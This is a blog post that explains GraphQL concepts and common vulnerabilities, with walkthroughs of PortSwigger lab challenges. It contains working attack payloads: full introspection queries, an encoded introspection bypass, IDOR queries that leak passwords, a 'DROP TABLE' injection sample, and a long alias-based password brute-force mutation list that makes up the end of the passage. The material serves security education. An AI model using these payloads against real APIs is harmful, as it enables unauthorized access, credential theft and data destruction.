Introduction
GraphQL is an API query language and runtime that lets clients request exactly the data they need. Instead of exposing many REST endpoints such as /users, /posts, or /comments, a GraphQL API usually exposes one endpoint, commonly /graphql or /api/graphql, and clients send structured queries to that endpoint.
From a security perspective, GraphQL is interesting because the API shape is defined by a schema. If the schema is exposed or if authorization is handled poorly, attackers can quickly understand the available objects, relationships, and operations.
This post covers the basic concepts first, then focuses on common GraphQL vulnerabilities and testing methodology.
GraphQL Basics
Schema
The schema defines what data exists and what operations clients can perform. It is the contract between the server and the client.
Example:
type User {
  id: ID!
  username: String!
  email: String!
  role: String!
}

type Query {
  me: User
  user(id: ID!): User
}
In this example, the API exposes two queries:
me: returns the current authenticated user.user(id: ID!): returns a user by ID.
Query
A query is used to read data, similar to GET requests in REST. It doesn’t modify anything on the server. The query name can be anything, it is optional, but encouraged as it can help with debugging.
For example: a query below request basic information of a user and expect id, username and email in the response field:
query {
  me {
    id
    username
    email
  }
}
The server returns only the requested fields:
{
  "data": {
    "me": {
      "id": "1",
      "username": "hoalvh",
      "email": "hoalvh@example.com"
    }
  }
}
Mutation
A mutation is used to change data like creating, updating, or deleting records. They’re similar to POST, PUT, or DELETE requests in REST.
mutation {
  updateProfile(username: "new_name") {
    id
    username
  }
}
Variables
Variables separate user input from the query body.
query GetUser($id: ID!) {
  user(id: $id) {
    id
    username
    email
  }
}
Variables:
{
  "id": "1"
}
Alisases
GraphQL objects can’t contain multiple properties with the same name. For example, the following query is invalid because it tries to return the product type twice.
#Invalid query
query getProductDetails {
    getProduct(id: 1) {
        id
        name
    }
     getProduct(id: 2) {
        id
         name
    }
}
Aliases enable you to bypass this restriction by explicitly naming the properties you want the API to return. You can use aliases to return multiple instances of the same type of object in one request. This helps to reduce the number of API calls needed.
In the example below, the query uses aliases to specify a unique name for both products. This query now passes validation, and the details are returned.
#Valid query using aliases
query getProductDetails {
    product1: getProduct(id: "1") {
        id
        name
    }
    product2: getProduct(id: "2") {
        id
         name
    }
}
#Response to query
{
    "data": {
         "product1": {
             "id": 1,
             "name": "Juice Extractor"
          },
         "product2": {
             "id": 2,
            "name": "Fruit Overlays"
        }
    }
}
Introspection
Introspection allows clients to ask the GraphQL server about its schema. This is useful for development, but it can leak a lot of information in production.
query {
  __schema {
    types {
      name
    }
  }
}
If introspection is enabled, attackers can enumerate types, queries, mutations, arguments, and hidden fields.
Common GraphQL Vulnerabilities
1. Information Disclosure Through Introspection
When introspection is enabled, an attacker can map the API quickly.
Useful introspection targets:
query {
  __schema {
    queryType {
      fields {
        name
        args {
          name
          type {
            name
            kind
          }
        }
      }
    }
  }
}
Impact:
- Leaks internal object names.
- Reveals sensitive queries and mutations.
- Helps attackers discover hidden functionality.
- Makes authorization bugs easier to find.
2. Broken Object Level Authorization
Broken Object Level Authorization, also known as IDOR, happens when a user can access objects owned by another user.
Vulnerable query:
query {
  user(id: "2") {
    id
    username
    email
    role
  }
}
If user 1 can query user 2 without permission, the API is vulnerable.
The issue usually happens because the resolver checks authentication but does not check ownership.
3. Broken Function Level Authorization
GraphQL mutations can expose privileged actions.
Example:
mutation {
  updateUserRole(userId: "2", role: "admin") {
    id
    username
    role
  }
}
If a normal user can call admin-only mutations, this becomes privilege escalation.
4. Excessive Data Exposure
GraphQL lets clients choose fields. If sensitive fields exist in the schema, users may request them directly.
Example:
query {
  me {
    id
    username
    email
    passwordHash
    resetToken
  }
}
Even if the frontend never requests passwordHash, the field is still available if it exists in the schema and the resolver returns it.
5. Query Depth Abuse
GraphQL queries can be nested. Deep queries may cause performance issues (DoS).
Example:
query {
  user(id: "1") {
    posts {
      comments {
        author {
          posts {
            comments {
              author {
                username
              }
            }
          }
        }
      }
    }
  }
}
6. Alias And Batching Abuse
Aliases allow multiple operations that call the same field in one request.
query {
  user1: user(id: "1") { username }
  user2: user(id: "2") { username }
  user3: user(id: "3") { username }
}
This can be abused to bypass simple rate limits if the server counts only HTTP requests.
7. Injection attacks
Injection attacks happen when user-supplied input is embedded into backend operations like SQL queries, NoSQL operations, or system commands without proper validation. In GraphQL, these attacks are usually triggered through crafted queries or mutations that reach vulnerable resolver logic.
Take the following resolver as an example:
const resolvers = {
  Query: {
    user: (_, { id }) => database.query(`SELECT * FROM users WHERE id = ${id}`)
  }
};
If the following query is sent:
{
  user(id: "1; DROP TABLE users; --") {
    name
  }
}
The resolver’s dynamic query would execute:
SELECT * FROM users WHERE id = 1; DROP TABLE users; --;This could result in catastrophic database damage.
Portswigger Labs
Discovering Schema
1. Accessing private GraphQL posts
This challenge requires us to retrieve the password from the hidden post. I used Burp Suite to catch the requests and see /graphql/v1 as an endpoint used for GraphQL queries.
It uses default GraphQL as below:
POST /graphql/v1 HTTP/2
Host: 0ada004e049bb7c080df802d00420063.web-security-academy.net
Cookie: session=HpZuyzNRop1gkmqdySVVqTmXis6JP4kf
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:150.0) Gecko/20100101 Firefox/150.0
Accept: application/json
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: https://0ada004e049bb7c080df802d00420063.web-security-academy.net/
Content-Type: application/json
Content-Length: 165
Origin: https://0ada004e049bb7c080df802d00420063.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4
Te: trailers

{"query":"\nquery getBlogSummaries {\n    getAllBlogPosts {\n        image\n        title\n        summary\n        id\n    }\n}","operationName":"getBlogSummaries"}
The server responded with the posts including id 1,2,4,5 - missing id 3. So I guess that the post with id 3 has a hidden password.
Leak Introspection:
{"query":"query IntrospectionQuery { __schema { queryType { name } mutationType { name } subscriptionType { name } types { ...FullType } directives { name description args { ...InputValue } locations } } } fragment FullType on __Type { kind name description fields(includeDeprecated: true) { name description args { ...InputValue } type { ...TypeRef } isDeprecated deprecationReason } inputFields { ...InputValue } interfaces { ...TypeRef } enumValues(includeDeprecated: true) { name description isDeprecated deprecationReason } possibleTypes { ...TypeRef } } fragment InputValue on __InputValue { name description type { ...TypeRef } defaultValue } fragment TypeRef on __Type { kind name ofType { kind name ofType { kind name ofType { kind name } } } }","operationName":"IntrospectionQuery"}The result is really long and complicated, so I just put an interesting query below:
query getBlogPost {
    getBlogPost(id: Int!) {
        author
        date # Timestamp scalar
        id
        image
        paragraphs
        summary
        title
    }
}
This means the API has another query named getBlogPost, and it accepts an id argument with type Int!.
Since getAllBlogPosts returns ids 1, 2, 4, and 5, I tried to query the missing post directly with id 3.
{
    "query": "query GeneratedOperation($id: Int!) {\n  getBlogPost(id: $id) {\nid\n  image\n  title\n  author\n  date\n  summary\n  paragraphs\n  isPrivate\n  postPassword\n  }\n}",
    "variables": {"id": 3}
  }
The server returned the hidden blog post, including the postPassword field:
{
  "data": {
    "getBlogPost": {
      "id": 3,
      "image": "/image/blog/posts/7.jpg",
      "title": "Faking It! - InstaCam",
      "author": "Selma Soul",
      "date": "2026-04-24T18:33:20.870Z",
      "summary": "People are going to extreme lengths to pull the wool over their friends' eyes on Social Media. If you've ever clicked your way through family photos and the perfect summer and winter getaway pics of your friends on Instagram then...",
      "paragraphs": ...,
      "isPrivate": true,
      "postPassword": "9birw53byl3g09dyih2meyu74a0dj956"
    }
  }
}
After getting the password from postPassword, I submitted it to solve the lab.
The main issue here is not just that introspection is enabled. The real vulnerability is broken access control in the resolver. Even though the post is hidden from getAllBlogPosts, the getBlogPost(id: Int!) resolver still allows direct access to the private post when its id is supplied manually.
2. Accidental exposure of private GraphQL fields
Similar to the lab above, I used introspection exposure payload and identified a query named query getUser
getUser {
    getUser(id: Int!) {
        id
        password
        username
    }
}
Send HTTP request with the json body:
{
    "query": "query GeneratedOperation($id: Int!) {\n  getUser(id: $id) {\nid\n  username\n  password\n  }\n}",
    "variables": {"id": 1}
}
The server responsed with username and password field:
{
  "data": {
    "getUser": {
      "id": 1,
      "username": "administrator",
      "password": "fed6xku22qznv1lisdg3"
    }
  }
}
With these credentials, I was able to log in as the administrator and delete the user carlos.
The root cause is excessive data exposure. The GraphQL schema exposes a sensitive password field, and the resolver returns it directly to the client. This is especially dangerous because the password is stored in plaintext instead of being hashed.
Bypassing GraphQL introspection defenses
This lab is a bit more difficult, requiring us to find a hidden endpoint, bypass introspection protection and then delete user Carlos.
At first, my idea was to use common GraphQL wordlists to identify the endpoint. These are wordlists that I found:
https://github.com/Escape-Technologies/graphql-wordlist
https://github.com/dolevf/Black-Hat-GraphQL/blob/master/ch04/common-graphql-endpoints.txt
https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content/graphql.txt
None of them worked, so I switched to a larger wordlist:
https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content/raft-small-words.txtThis revealed an api endpoint named /api:

Using Burp Suite to send request to that endpoint:

The server responded with message "Query not present".

Yes, found it! To ensure it is GraphQL, I sent a universal GraphQL query:
GET /api?query=query{__typename}The server returned:
{
  "data": {
    "__typename": "query"
  }
}
The __typename field is a built-in GraphQL meta field. Since the server processed it successfully, this confirmed that /api was the hidden GraphQL endpoint.
After found out GraphQL was at /api endpoint, I think I was a bit stupid :v, instead of trying some simple api endpoints manually, I went on Google to search for big GraphQL wordlists ;).
After finding the endpoint, I tried a normal introspection query, but it was blocked.

Since simple payload can not bypass the introspection protection, I used %0a (newline) to bypass.
Leak schema:
GET /api?query=query+IntrospectionQuery+%7b%0a++++__schema+%0a+%7b%0a++++++++queryType+%7b%0a++++++++++++name%0a++++++++%7d%0a++++++++mutationType+%7b%0a++++++++++++name%0a++++++++%7d%0a++++++++subscriptionType+%7b%0a++++++++++++name%0a++++++++%7d%0a++++++++types+%7b%0a++++++++++++...FullType%0a++++++++%7d%0a++++++++directives+%7b%0a++++++++++++name%0a++++++++++++description%0a++++++++++++locations%0a++++++++++++args+%7b%0a++++++++++++++++...InputValue%0a++++++++++++%7d%0a++++++++%7d%0a++++%7d%0a%7d%0a%0afragment+FullType+on+__Type+%7b%0a++++kind%0a++++name%0a++++description%0a++++fields%28includeDeprecated%3a+true%29+%7b%0a++++++++name%0a++++++++description%0a++++++++args+%7b%0a++++++++++++...InputValue%0a++++++++%7d%0a++++++++type+%7b%0a++++++++++++...TypeRef%0a++++++++%7d%0a++++++++isDeprecated%0a++++++++deprecationReason%0a++++%7d%0a++++inputFields+%7b%0a++++++++...InputValue%0a++++%7d%0a++++interfaces+%7b%0a++++++++...TypeRef%0a++++%7d%0a++++enumValues%28includeDeprecated%3a+true%29+%7b%0a++++++++name%0a++++++++description%0a++++++++isDeprecated%0a++++++++deprecationReason%0a++++%7d%0a++++possibleTypes+%7b%0a++++++++...TypeRef%0a++++%7d%0a%7d%0a%0afragment+InputValue+on+__InputValue+%7b%0a++++name%0a++++description%0a++++type+%7b%0a++++++++...TypeRef%0a++++%7d%0a++++defaultValue%0a%7d%0a%0afragment+TypeRef+on+__Type+%7b%0a++++kind%0a++++name%0a++++ofType+%7b%0a++++++++kind%0a++++++++name%0a++++++++ofType+%7b%0a++++++++++++kind%0a++++++++++++name%0a++++++++++++ofType+%7b%0a++++++++++++++++kind%0a++++++++++++++++name%0a++++++++++++%7d%0a++++++++%7d%0a++++%7d%0a%7dUsing GraphQL sitemap, it automatically creates GraphQL operation template from the schema leaked previously.
One interesting query was getUser:
GET /api?query=query%28%24id%3a+Int%21%29+%7b%0a++getUser%28id%3a+%24id%29+%7b%0a++++id%0a++++username%0a++%7d%0a%7d&variables=%7b%22id%22%3a0%7dAnother interesting operation was the deleteOrganizationUser mutation:
GET /api?query=mutation%28%24input%3a+DeleteOrganizationUserInput%29+%7b%0a++deleteOrganizationUser%28input%3a+%24input%29+%7b%0a++++user+%7b%0a++++++id%0a++++++username%0a++++%7d%0a++%7d%0a%7d&variables=%7b%22input%22%3a%7b%22id%22%3a0%7d%7dThis mean we can brute force user Carlos’s id and use the id found to delete Carlos by mutation. Here, I found Carlos has user id 3 and completed the lab.
The root cause is a weak introspection defense combined with dangerous exposed mutations. The server tried to block introspection using a fragile pattern, but the GraphQL parser still accepted the modified query. Once the schema was leaked, sensitive operations such as deleteOrganizationUser became easy to discover and abuse.
Bypassing rate limiting using aliases
To solve this lab, we need to brute-force Carlos’s password using GraphQL aliases, then log in as Carlos.
In many applications, developers add rate limiting to prevent brute-force attacks or DoS/DDoS abuse. A common implementation is to limit the number of HTTP requests sent from the same IP address within a certain time window.
However, this protection can be bypassed if the GraphQL endpoint allows aliases and the rate limit only counts HTTP requests. GraphQL aliases allow us to call the same field multiple times inside a single GraphQL operation. As a result, one HTTP request can contain many login attempts.
The application exposes a GraphQL endpoint at /graphql/v1. To brute-force Carlos’s password, we need to create a GraphQL mutation that uses aliases to test multiple passwords in the same request.
The lab also provides a password list here:
https://portswigger.net/web-security/authentication/auth-lab-passwordsScript creating payload from Portswigger:
copy(`123456,password,12345678,qwerty,123456789,12345,1234,111111,1234567,dragon,123123,baseball,abc123,football,monkey,letmein,shadow,master,666666,qwertyuiop,123321,mustang,1234567890,michael,654321,superman,1qaz2wsx,7777777,121212,000000,qazwsx,123qwe,killer,trustno1,jordan,jennifer,zxcvbnm,asdfgh,hunter,buster,soccer,harley,batman,andrew,tigger,sunshine,iloveyou,2000,charlie,robert,thomas,hockey,ranger,daniel,starwars,klaster,112233,george,computer,michelle,jessica,pepper,1111,zxcvbn,555555,11111111,131313,freedom,777777,pass,maggie,159753,aaaaaa,ginger,princess,joshua,cheese,amanda,summer,love,ashley,nicole,chelsea,biteme,matthew,access,yankees,987654321,dallas,austin,thunder,taylor,matrix,mobilemail,mom,monitor,monitoring,montana,moon,moscow`.split(',').map((element,index)=>`
bruteforce$index:login(input:{password: "$password", username: "carlos"}) {
        token
        success
    }
`.replaceAll('$index',index).replaceAll('$password',element)).join('\n'));console.log("The query has been copied to your clipboard.");
Result:
bruteforce0:login(input:{password: "123456", username: "carlos"}) {
        token
        success
    }


bruteforce1:login(input:{password: "password", username: "carlos"}) {
        token
        success
    }


bruteforce2:login(input:{password: "12345678", username: "carlos"}) {
        token
        success
    }


bruteforce3:login(input:{password: "qwerty", username: "carlos"}) {
        token
        success
    }


bruteforce4:login(input:{password: "123456789", username: "carlos"}) {
        token
        success
    }


bruteforce5:login(input:{password: "12345", username: "carlos"}) {
        token
        success
    }


bruteforce6:login(input:{password: "1234", username: "carlos"}) {
        token
        success
    }


bruteforce7:login(input:{password: "111111", username: "carlos"}) {
        token
        success
    }


bruteforce8:login(input:{password: "1234567", username: "carlos"}) {
        token
        success
    }


bruteforce9:login(input:{password: "dragon", username: "carlos"}) {
        token
        success
    }


bruteforce10:login(input:{password: "123123", username: "carlos"}) {
        token
        success
    }


bruteforce11:login(input:{password: "baseball", username: "carlos"}) {
        token
        success
    }


bruteforce12:login(input:{password: "abc123", username: "carlos"}) {
        token
        success
    }


bruteforce13:login(input:{password: "football", username: "carlos"}) {
        token
        success
    }


bruteforce14:login(input:{password: "monkey", username: "carlos"}) {
        token
        success
    }


bruteforce15:login(input:{password: "letmein", username: "carlos"}) {
        token
        success
    }


bruteforce16:login(input:{password: "shadow", username: "carlos"}) {
        token
        success
    }


bruteforce17:login(input:{password: "master", username: "carlos"}) {
        token
        success
    }


bruteforce18:login(input:{password: "666666", username: "carlos"}) {
        token
        success
    }


bruteforce19:login(input:{password: "qwertyuiop", username: "carlos"}) {
        token
        success
    }


bruteforce20:login(input:{password: "123321", username: "carlos"}) {
        token
        success
    }


bruteforce21:login(input:{password: "mustang", username: "carlos"}) {
        token
        success
    }


bruteforce22:login(input:{password: "1234567890", username: "carlos"}) {
        token
        success
    }


bruteforce23:login(input:{password: "michael", username: "carlos"}) {
        token
        success
    }


bruteforce24:login(input:{password: "654321", username: "carlos"}) {
        token
        success
    }


bruteforce25:login(input:{password: "superman", username: "carlos"}) {
        token
        success
    }


bruteforce26:login(input:{password: "1qaz2wsx", username: "carlos"}) {
        token
        success
    }


bruteforce27:login(input:{password: "7777777", username: "carlos"}) {
        token
        success
    }


bruteforce28:login(input:{password: "121212", username: "carlos"}) {
        token
        success
    }


bruteforce29:login(input:{password: "000000", username: "carlos"}) {
        token
        success
    }


bruteforce30:login(input:{password: "qazwsx", username: "carlos"}) {
        token
        success
    }


bruteforce31:login(input:{password: "123qwe", username: "carlos"}) {
        token
        success
    }


bruteforce32:login(input:{password: "killer", username: "carlos"}) {
        token
        success
    }


bruteforce33:login(input:{password: "trustno1", username: "carlos"}) {
        token
        success
    }


bruteforce34:login(input:{password: "jordan", username: "carlos"}) {
        token
        success
    }


bruteforce35:login(input:{password: "jennifer", username: "carlos"}) {
        token
        success
    }


bruteforce36:login(input:{password: "zxcvbnm", username: "carlos"}) {
        token
        success
    }


bruteforce37:login(input:{password: "asdfgh", username: "carlos"}) {
        token
        success
    }


bruteforce38:login(input:{password: "hunter", username: "carlos"}) {
        token
        success
    }


bruteforce39:login(input:{password: "buster", username: "carlos"}) {
        token
        success
    }


bruteforce40:login(input:{password: "soccer", username: "carlos"}) {
        token
        success
    }


bruteforce41:login(input:{password: "harley", username: "carlos"}) {
        token
        success
    }


bruteforce42:login(input:{password: "batman", username: "carlos"}) {
        token
        success
    }


bruteforce43:login(input:{password: "andrew", username: "carlos"}) {
        token
        success
    }


bruteforce44:login(input:{password: "tigger", username: "carlos"}) {
        token
        success
    }


bruteforce45:login(input:{password: "sunshine", username: "carlos"}) {
        token
        success
    }


bruteforce46:login(input:{password: "iloveyou", username: "carlos"}) {
        token
        success
    }


bruteforce47:login(input:{password: "2000", username: "carlos"}) {
        token
        success
    }


bruteforce48:login(input:{password: "charlie", username: "carlos"}) {
        token
        success
    }


bruteforce49:login(input:{password: "robert", username: "carlos"}) {
        token
        success
    }


bruteforce50:login(input:{password: "thomas", username: "carlos"}) {
        token
        success
    }


bruteforce51:login(input:{password: "hockey", username: "carlos"}) {
        token
        success
    }


bruteforce52:login(input:{password: "ranger", username: "carlos"}) {
        token
        success
    }


bruteforce53:login(input:{password: "daniel", username: "carlos"}) {
        token
        success
    }


bruteforce54:login(input:{password: "starwars", username: "carlos"}) {
        token
        success
    }


bruteforce55:login(input:{password: "klaster", username: "carlos"}) {
        token
        success
    }


bruteforce56:login(input:{password: "112233", username: "carlos"}) {
        token
        success
    }


bruteforce57:login(input:{password: "george", username: "carlos"}) {
        token
        success
    }


bruteforce58:login(input:{password: "computer", username: "carlos"}) {
        token
        success
    }


bruteforce59:login(input:{password: "michelle", username: "carlos"}) {
        token
        success
    }


bruteforce60:login(input:{password: "jessica", username: "carlos"}) {
        token
        success
    }


bruteforce61:login(input:{password: "pepper", username: "carlos"}) {
        token
        success
    }


bruteforce62:login(input:{password: "1111", username: "carlos"}) {
        token
        success
    }


bruteforce63:login(input:{password: "zxcvbn", username: "carlos"}) {
        token
        success
    }


bruteforce64:login(input:{password: "555555", username: "carlos"}) {
        token
        success
    }


bruteforce65:login(input:{password: "11111111", username: "carlos"}) {
        token
        success
    }


bruteforce66:login(input:{password: "131313", username: "carlos"}) {
        token
        success
    }


bruteforce67:login(input:{password: "freedom", username: "carlos"}) {
        token
        success
    }


bruteforce68:login(input:{password: "777777", username: "carlos"}) {
        token
        success
    }


bruteforce69:login(input:{password: "pass", username: "carlos"}) {
        token
        success
    }


bruteforce70:login(input:{password: "maggie", username: "carlos"}) {
        token
        success
    }


bruteforce71:login(input:{password: "159753", username: "carlos"}) {
        token
        success
    }


bruteforce72:login(input:{password: "aaaaaa", username: "carlos"}) {
        token
        success
    }


bruteforce73:login(input:{password: "ginger", username: "carlos"}) {
        token
        success
    }


bruteforce74:login(input:{password: "princess", username: "carlos"}) {
        token
        success
    }


bruteforce75:login(input:{password: "joshua", username: "carlos"}) {
        token
        success
    }


bruteforce76:login(input:{password: "cheese", username: "carlos"}) {
        token
        success
    }


bruteforce77:login(input:{password: "amanda", username: "carlos"}) {
        token
        success
    }


bruteforce78:login(input:{password: "summer", username: "carlos"}) {
        token
        success
    }


bruteforce79:login(input:{password: "love", username: "carlos"}) {
        token
        success
    }


bruteforce80:login(input:{password: "ashley", username: "carlos"}) {
        token
        success
    }


bruteforce81:login(input:{password: "nicole", username: "carlos"}) {
        token
        success
    }


bruteforce82:login(input:{password: "chelsea", username: "carlos"}) {
        token
        success
    }


bruteforce83:login(input:{password: "biteme", username: "carlos"}) {
        token
        success
    }


bruteforce84:login(input:{password: "matthew", username: "carlos"}) {
        token
        success
    }


bruteforce85:login(input:{password: "access", username: "carlos"}) {
        token
        success
    }


bruteforce86:login(input:{password: "yankees", username: "carlos"}) {
        token
        success
    }


bruteforce87:login(input:{password: "987654321", username: "carlos"}) {
        token
        success
    }


bruteforce88:login(input:{password: "dallas", username: "carlos"}) {
        token
        success
    }


bruteforce89:login(input:{password: "austin", username: "carlos"}) {
        token
        success
    }


bruteforce90:login(input:{password: "thunder", username: "carlos"}) {
        token
        success
    }


bruteforce91:login(input:{password: "taylor", username: "carlos"}) {
        token
        success
    }


bruteforce92:login(input:{password: "matrix", username: "carlos"}) {
        token
        success
    }


bruteforce93:login(input:{password: "mobilemail", username: "carlos"}) {
        token
        success
    }


bruteforce94:login(input:{password: "mom", username: "carlos"}) {
        token
        success
    }


bruteforce95:login(input:{password: "monitor", username: "carlos"}) {
        token
        success
    }


bruteforce96:login(input:{password: "monitoring", username: "carlos"}) {
        token
        success
    }


bruteforce97:login(input:{password: "montana", username: "carlos"}) {
        token
        success
    }


bruteforce98:login(input:{password: "moon", username: "carlos"}) {
        token
        success
    }


bruteforce99:login(input:{password: "moscow", username: "carlos"}) {
        token
        success
    }
Paste the result above to the GraphQL extension, wrapped by mutation{}
{"query":"mutation {\n \r\nbruteforce0:login(input:{password: \"123456\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce1:login(input:{password: \"password\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce2:login(input:{password: \"12345678\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce3:login(input:{password: \"qwerty\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce4:login(input:{password: \"123456789\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce5:login(input:{password: \"12345\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce6:login(input:{password: \"1234\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce7:login(input:{password: \"111111\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce8:login(input:{password: \"1234567\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce9:login(input:{password: \"dragon\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce10:login(input:{password: \"123123\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce11:login(input:{password: \"baseball\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce12:login(input:{password: \"abc123\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce13:login(input:{password: \"football\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce14:login(input:{password: \"monkey\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce15:login(input:{password: \"letmein\", username: 